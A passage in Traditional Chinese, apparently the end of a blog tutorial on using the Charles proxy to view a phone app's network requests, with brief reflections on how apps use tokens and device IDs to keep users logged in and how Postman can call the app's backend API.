
  5. 那接著就可以選取你手機上面的 App 去觀察 Request

  6. 接著去 Charles 這裡就可以點開 Request 觀察

心得

從一些小地方可以看到 在 App 開發中 為了讓 User 不一直重複登入

會發給類似 Token 的東西 以及 Device ID 去判斷此帳號是否登入

我們也可以透過 Postman ….方式直接拿取 App 背後的 Api 資訊